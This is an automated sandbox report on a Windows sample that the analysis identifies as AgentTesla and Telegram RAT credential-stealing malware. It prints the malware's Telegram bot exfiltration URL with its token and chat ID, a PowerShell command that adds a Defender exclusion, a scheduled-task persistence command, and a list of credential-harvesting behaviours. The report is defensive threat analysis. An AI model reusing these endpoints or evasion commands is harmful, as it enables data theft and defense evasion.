

JOeSandbox Cloud BASIC



ID: 626526

Sample Name:

S.O.A18052022.exe

Cookbook: default.jbs

Time: 08:44:07

Date: 14/05/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report S.O.A18052022.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Telegram RAT	4
Threatname: Agenttesla	4
Yara Signatures	4
Memory Dumps	5
Unpacked PEs	5
Sigma Signatures	5
Snort Signatures	5
Joe Sandbox Signatures	5
AV Detection	5
Networking	5
Key, Mouse, Clipboard, Microphone and Screen Capturing	6
System Summary	6
Data Obfuscation	6
Boot Survival	6
Malware Analysis System Evasion	6
HIPS / PFW / Operating System Protection Evasion	6
Stealing of Sensitive Information	6
Remote Access Functionality	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	8
Thumbnails	8
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	9
Unpacked PE Files	9
Domains	9
URLs	9
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	10
World Map of Contacted IPs	11
Public IPs	12
General Information	12
Warnings	13
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	13
ASNs	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\S.O.A18052022.exe.log	13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oyinrtfb.hqc.psm1	14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rdk3ap4m.zl5.ps1	14
C:\Users\user\AppData\Local\Temp\tmp7211.tmp	15
C:\Users\user\AppData\Roaming\DIPrtjffUpyJ.exe	15
C:\Users\user\AppData\Roaming\DIPrtjffUpyJ.exe:Zone.Identifier	15
C:\Users\user\AppData\Roaming\Inqmgixni.4oc\Chrome\Default\Cookies	16
C:\Users\user\Documents\20220514\PowerShell_transcript.632922.aNTSHM0R.20220514084518.txt	16
Static File Info	16
General	16
File Icon	17
Static PE Info	17
General	17
Entrypoint Preview	17
Data Directories	19
Sections	19
Resources	19
Imports	19
Version Infos	19

Network Behavior	20
Network Port Distribution	20
TCP Packets	20
UDP Packets	21
DNS Queries	21
DNS Answers	21
HTTP Request Dependency Graph	21
HTTPS Proxied Packets	21
Statistics	22
Behavior	22
System Behavior	23
Analysis Process: S.O.A18052022.exePID: 1216, Parent PID: 1332	23
General	23
File Activities	23
File Created	23
File Deleted	24
File Written	24
File Read	25
Analysis Process: powershell.exePID: 3660, Parent PID: 1216	26
General	26
File Activities	26
File Created	26
File Deleted	26
File Written	26
File Read	28
Analysis Process: conhost.exePID: 5172, Parent PID: 3660	32
General	32
Analysis Process: schtasks.exePID: 2356, Parent PID: 1216	32
General	32
File Activities	32
File Read	32
Analysis Process: conhost.exePID: 6200, Parent PID: 2356	32
General	32
Analysis Process: S.O.A18052022.exePID: 6320, Parent PID: 1216	33
General	33
File Activities	33
File Created	33
File Deleted	34
File Written	34
File Read	34
Registry Activities	35
Disassembly	35


Windows Analysis Report

S.O.A18052022.exe

Overview

General Information

Sample Name:	S.O.A18052022.exe
Analysis ID:	626526
MD5:	f2023f2bc7bb270..
SHA1:	c5ac81e00b800d..
SHA256:	ce8a8dcf86d339...
Tags:	exe Payment
Infos:	



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration

Multi AV Scanner detection for subm...

Malicious sample detected (through...

Yara detected Telegram RAT

Yara detected AgentTesla

Yara detected AntiVM3

Multi AV Scanner detection for drop...

Installs a global keyboard hook


Tries to steal Mail credentials (via fi...

Tries to harvest and steal Putty / W...

Tries to harvest and steal ftp login c...

.NET source code references suspic...

Classification



Process Tree

System is w10x64

 S.O.A18052022.exe (PID: 1216 cmdline: "C:\Users\user\Desktop\S.O.A18052022.exe" MD5: F2023F2BC7BB270D24F99C9D35D3AD18)

 powershell.exe (PID: 3660 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\DIPTrtjffjUpyJ.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)

 conhost.exe (PID: 5172 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

 schtasks.exe (PID: 2356 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\DIPTrtjffjUpyJ" /XML "C:\Users\user\AppData\Local\Temp\tmp7211.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)

 conhost.exe (PID: 6200 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

 S.O.A18052022.exe (PID: 6320 cmdline: C:\Users\user\Desktop\S.O.A18052022.exe MD5: F2023F2BC7BB270D24F99C9D35D3AD18)

cleanup

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot2043981125:AAGaa5K6uc5rVSLARENbXhpo00InPrKgKJI/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "2062013058",
  "Chat URL": "https://api.telegram.org/bot2043981125:AAGaa5K6uc5rVSLARENbXhpo00InPrKgKJI/sendDocument"
}
```

Yara Signatures

Copyright Joe Security LLC 2022

Page 4 of 35

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000000.280288652.0000000000402000.0000040.00000400.00020000.00000000.sdmf	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.280288652.0000000000402000.0000040.00000400.00020000.00000000.sdmf	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000002.503223251.0000000000402000.0000040.00000400.00020000.00000000.sdmf	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.503223251.0000000000402000.0000040.00000400.00020000.00000000.sdmf	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.286263244.00000000040BF000.0000004.00000800.00020000.00000000.sdmf	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 19 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.S.O.A18052022.exe.40fb108.6.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.S.O.A18052022.exe.40fb108.6.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.S.O.A18052022.exe.40fb108.6.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	0x30e37:\$s10: logins 0x3089e:\$s11: credential 0x2cdd3:\$g1: get_Clipboard 0x2cde1:\$g2: get_Keyboard 0x2cdee:\$g3: get_Password 0x2e0e6:\$g4: get_CtrlKeyDown 0x2e0f6:\$g5: get_ShiftKeyDown 0x2e107:\$g6: get_AltKeyDown
8.0.S.O.A18052022.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.S.O.A18052022.exe.400000.10.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Click to see the 42 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking



Uses the Telegram API (likely for C&C communication)

Yara detected Generic Downloader

Key, Mouse, Clipboard, Microphone and Screen Capturing



Installs a global keyboard hook

System Summary



Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Data Obfuscation



.NET source code contains method to dynamically call methods (often used by packers)

Boot Survival



Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion



Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion



.NET source code references suspicious native API functions

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information



Yara detected Telegram RAT

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality



Yara detected Telegram RAT


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	211 Windows Management Instrumentation	1 Scheduled Task/Job	11 Process Injection	11 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	11 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Deobfuscate/Decode Files or Information	1 1 Input Capture	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	1 Credentials in Registry	3 1 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 3 Software Packing	NTDS	1 Process Discovery	Distributed Component Object Model	1 1 Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 3 1 Virtualization/Sandbox Evasion	SSH	1 Clipboard Data	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
S.O.A18052022.exe	50%	Virustotal		Browse
S.O.A18052022.exe	100%	Joe Sandbox ML		

Dropped Files				
Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\DIPrtjifJUpyJ.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\DIPrtjifJUpyJ.exe	50%	Virustotal		Browse

Unpacked PE Files					
Source	Detection	Scanner	Label	Link	Download
8.0.S.O.A18052022.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.S.O.A18052022.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.S.O.A18052022.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.2.S.O.A18052022.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.S.O.A18052022.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.S.O.A18052022.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains	
 No Antivirus matches	

URLs				
Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://gQLZIB.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://api.ipify.org%%startupfolder%	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://https://cBg7jLh0ZH0on0CVQ4K.org	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.telegram.orgD8	0%	URL Reputation	safe	

Domains and IPs					
Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high
Contacted URLs					

Name	Malicious	Antivirus Detection	Reputation
http:// https://api.telegram.org/bot2043981125:AAgaa5K6uc5rV5LAREnbXhpoD0lnPrKgKJl/sendDocument	false		high

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	low
http://www.apache.org/licenses/LICENSE-2.0	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://api.telegram.org	S.O.A18052022.exe, 00000008.00000002.506527469.0000000002F6A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://gQLZIB.com	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers?	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.tiro.com	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org/%startupidfolder%	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	low
http://www.goodfont.co.kr	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http:// https://api.telegram.org/bot2043981125:AAgaa5K6uc5rV5LAREnbXhpoD0lnPrKgKJl/	S.O.A18052022.exe, 00000000.00000002.286263244.00000000040BF000.00000004.00000800.00020000.00000000.sdmp, S.O.A18052022.exe, 00000000.00000002.286689027.00000000041DF000.00000004.00000800.00020000.00000000.sdmp, S.O.A18052022.exe, 00000008.00000000.00000000.280288652.000000000402000.00000040.00000400.00020000.00000000.sdmp, S.O.A18052022.exe, 00000008.00000000.278325947.000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://www.carterandcone.coml	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.sajatypesworks.com	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.typography.netD	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://cBg7jLh0ZH0on0CVQ4K.org	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp, S.O.A18052022.exe, 00000008.00000002.506594458.0000000002F7E000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn/cThe	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://fontfabrik.com	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.founder.com.cn/cn	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://api.telegram.org4	S.O.A18052022.exe, 00000008.00000002.506527469.0000000002F6A000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://api.telegram.org/bot2043981125:AAGaa5K6uc5rV5LARENbXhpoD0lnPrKgKJl/sendDocumentdocument-----	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false		high
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fonts.com	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.urwpp.deDPlease	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://api.telegram.org	S.O.A18052022.exe, 00000008.00000002.506594458.0000000002F7E000.00000004.00000800.00020000.00000000.sdmp, S.O.A18052022.exe, 00000008.00000002.506710013.0000000002FB8000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	S.O.A18052022.exe, 00000000.00000002.284445306.0000000002FC1000.00000004.00000800.00020000.00000000.sdmp, S.O.A18052022.exe, 00000008.00000002.506527469.0000000002F6A000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	S.O.A18052022.exe, 00000000.00000002.288384512.0000000007102000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown
http://https://api.ipify.org%	S.O.A18052022.exe, 00000008.00000002.505430231.0000000002C11000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	low
http://https://api.telegram.orgD8	S.O.A18052022.exe, 00000008.00000002.506710013.0000000002FB8000.00000004.00000800.00020000.00000000.sdmp	false	URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626526
Start date and time: 14/05/202208:44:07	2022-05-14 08:44:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 59s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	S.O.A18052022.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@2/1
EGA Information:	Successful, ratio: 100%
HDC Information:	- Successful, ratio: 1.7% (good quality ratio 1.4%) - Quality average: 66.4% - Quality standard deviation: 37.3%

HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

• Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, UpdateNotificationMgr.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, go.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com • Not all processes where analyzed, report is missing behavior information • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:45:14	API Interceptor	724x Sleep call for process: S.O.A18052022.exe modified
08:45:22	API Interceptor	36x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

 No context
--

Domains

 No context
--

ASNs

 No context
--

JA3 Fingerprints

 No context
--

Dropped Files

 No context
--

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\S.O.A18052022.exe.log 	
Process:	C:\Users\user\Desktop\S.O.A18052022.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1308
Entropy (8bit):	5.345811588615766

Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFHKHoZAE4Kzr7FE4x84FsXE8:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzu
MD5:	2E016B886BDB8389D2DD0867BE55F87B
SHA1:	25D28EF2ACBB41764571E06E11BF4C05DD0E2F8B
SHA-256:	1D037CF00A8849E6866603297F85D3DABE09535E72EDD2636FB7D0F6C7DA3427
SHA-512:	C100729153954328AA2A77EECB2A3CBD03CB7E8E23D736000F890B17AA50BA87745E30FB9E2B0D61E16DCA45694C79B4CE09B9F4475220BEB38CAEA546CFC2A
Malicious:	true
Reputation:	high, very likely benign file
